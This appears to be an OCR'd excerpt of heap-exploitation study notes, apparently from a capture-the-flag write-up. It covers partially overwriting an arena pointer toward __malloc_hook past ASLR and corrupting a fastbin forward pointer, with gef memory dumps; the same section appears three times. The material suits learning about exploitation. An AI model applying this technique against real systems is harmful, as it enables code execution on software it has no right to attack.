
Arena Pointers

```
0xfdf0f0:      0x00007f91c987bb58      0x00007f91c987bb58
```

Our corresponding __malloc_hook address is : 0x7f91c987bacd

in “bacd” , “acd” is unaffected by ASLR . Hence “\xcd\xXa”


- So, if we could somehow do something like this :



```
gef➤  x/20xg 0x602000
0x602000:	0x0000000000000000	0x00000000000000d1
0x602010:	0x00007ffff7dd1b78	0x00007ffff7dd1b78
0x602020:	0x0000000000000000	0x0000000000000000
0x602030:	0x0000000000000000	0x0000000000000000
0x602040:	0x0000000000000000	0x0000000000000000
0x602050:	0x0000000000000000	0x0000000000000000
0x602060:	0x0000000000000000	0x0000000000000000
0x602070:	0x0000000000000000	0x0000000000000000
0x602080:	0x0000000000000000	0x0000000000000000
0x602090:	0x0000000000000000	0x0000000000000000
gef➤
0x6020a0:	0x0000000000000000	0x0000000000000000
0x6020b0:	0x0000000000000000	0x0000000000000000
0x6020c0:	0x0000000000000000	0x0000000000000000
0x6020d0:	0x00000000000000d0	0x0000000000000070
0x6020e0:	0x0000000000602140	0x0000000000000000
0x6020f0:	0x0000000000000000	0x0000000000000000
0x602100:	0x0000000000000000	0x0000000000000000
0x602110:	0x0000000000000000	0x0000000000000000
0x602120:	0x0000000000000000	0x0000000000000000
0x602130:	0x0000000000000000	0x0000000000000000
gef➤
0x602140:	0x0000000000000000	0x0000000000000071
0x602150:	0x0000000000000000	0x0000000000000000
0x602160:	0x0000000000000000	0x0000000000000000
0x602170:	0x0000000000000000	0x0000000000000000
0x602180:	0x0000000000000000	0x0000000000000000
0x602190:	0x0000000000000000	0x0000000000000000
0x6021a0:	0x0000000000000000	0x0000000000000000
0x6021b0:	0x0000000000000000	0x0000000000000021
```

- **free 2 0x71 chunks**
- **Partial overwrite a fd (with careful calc, u can make it to be in the same 0x100 range and avoid another 4 bit brute).**


- So, if we could somehow do something like this :



```
gef➤  x/20xg 0x602000
0x602000:       0x0000000000000000      0x00000000000000d1
0x602010:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000000      0x0000000000000000
gef➤
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x00000000000000d0      0x0000000000000070
0x6020e0:       0x0000000000602140      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
gef➤
0x602140:       0x0000000000000000      0x0000000000000071
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000000000
0x6021b0:       0x0000000000000000      0x0000000000000021
```

- **free 2 0x71 chunks**
- **Partial overwrite a fd (with careful calc, u can make it to be in the same 0x100 range and avoid another 4 bit brute).**


- So, if we could somehow do something like this :



```
gef>  x/20xg 0x602000
0x602000:       0x0000000000000000      0x00000000000000d1
0x602010:       0x00007ffff7dd1b78      0x00007ffff7dd1b78
0x602020:       0x0000000000000000      0x0000000000000000
0x602030:       0x0000000000000000      0x0000000000000000
0x602040:       0x0000000000000000      0x0000000000000000
0x602050:       0x0000000000000000      0x0000000000000000
0x602060:       0x0000000000000000      0x0000000000000000
0x602070:       0x0000000000000000      0x0000000000000000
0x602080:       0x0000000000000000      0x0000000000000000
0x602090:       0x0000000000000000      0x0000000000000000
gef>
0x6020a0:       0x0000000000000000      0x0000000000000000
0x6020b0:       0x0000000000000000      0x0000000000000000
0x6020c0:       0x0000000000000000      0x0000000000000000
0x6020d0:       0x00000000000000d0      0x0000000000000070
0x6020e0:       0x0000000000602140      0x0000000000000000
0x6020f0:       0x0000000000000000      0x0000000000000000
0x602100:       0x0000000000000000      0x0000000000000000
0x602110:       0x0000000000000000      0x0000000000000000
0x602120:       0x0000000000000000      0x0000000000000000
0x602130:       0x0000000000000000      0x0000000000000000
gef>
0x602140:       0x0000000000000000      0x0000000000000071
0x602150:       0x0000000000000000      0x0000000000000000
0x602160:       0x0000000000000000      0x0000000000000000
0x602170:       0x0000000000000000      0x0000000000000000
0x602180:       0x0000000000000000      0x0000000000000000
0x602190:       0x0000000000000000      0x0000000000000000
0x6021a0:       0x0000000000000000      0x0000000000000000
0x6021b0:       0x0000000000000000      0x0000000000000021
```

- **free 2 0x71 chunks**
- **Partial overwrite a fd (with careful calc, u can make it to be in the same 0x100 range and avoid another 4 bit brute).**

